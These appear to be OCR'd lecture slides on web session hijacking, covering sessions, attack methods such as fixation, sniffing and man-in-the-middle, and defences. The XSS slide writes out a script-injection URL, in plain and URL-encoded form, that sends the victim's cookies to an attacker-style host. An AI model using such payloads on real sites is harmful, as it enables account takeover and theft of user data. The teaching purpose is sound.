Session Hijacking

What is a session?


- Definition

  A session is a way to store information (in variables) to be used across multiple pages. Unlike a cookie, the information is not stored on the users computer.

  Typically maintained by the server

  - Includes a data store or a table to store user state and other user specific information
  - Includes an index to the table (aka session key or session-id)
  - Created on first request or after an authentication process
  - Session-id exchanged between browser and server on every request.
- Different ways to exchange session-ids
  - URL Rewriting
  - Hidden Form fields
  - Cookies (most common)
- Hijacking
  - Stealing of this session-id and using it to impersonate and access data
  - Passive attack difficult to detect


Typical Session




Attack Methods

- Guessing Session Id
  - shorter length, predictable
- Session Fixing
  - predictable, session created before authenticated
- Session Sniffing (typical on non SSL sessions)
  - same subnet as client or server
- Man in the Middle Attack (SSL)
  - ARP Poisoning, DNS Spoofing
- Cross Site Scripting (XSS)
  - User trusting source, application vulnerability

Session Sniffing



Man in the Middle Attack



Cross Site Scripting (XSS)

- Hacker inserts a rogue script to a trusted site.
- Common in social / community sites.

```
http://www.social.com/welcome.jsp?
variable="><script>document.location='http://www.cookiedumper.com/cd.cgi? '%
20+document.cookie</script>
```

```
http://www.social.com/welcome.jsp?variable=%22%3e%3c%73%63%72%69%70%74%3e%64%
6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%27%68%74%74%70%3a%2f%2f%77%
77%77%2e%63%6f%6f%6b%69%65%64%75%6d%70%65%72%2e%63%6f%6d%2f%63%64%2e%63%67%69%
3f%20%27%25%32%30%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%73%63%
72%69%70%74%3e%20
```

Defence Methods

- Educating the users
  - Paying attention to https vs. non-https
  - Properly signing out
  - Not clicking on links but copying and pasting them.
- Using high entropy in session id generation (see Tomcat e.g.)
  - Higher the entropy more difficult to predict
- Timing out sessions
  - reduce window of vulnerability
- Using SSL for all communications
  - difficult to sniff
- Forcing Re-authentication or step-up authentication
  - limit damage if session is hijacked
- Re-generating session-ids
  - reduce window of vulnerability
- Using Context data for validating session-ids.
  - make it difficult to use a hijacked id
- Input validation
  - prevent XSS and other vulnerabilities

Source: Internet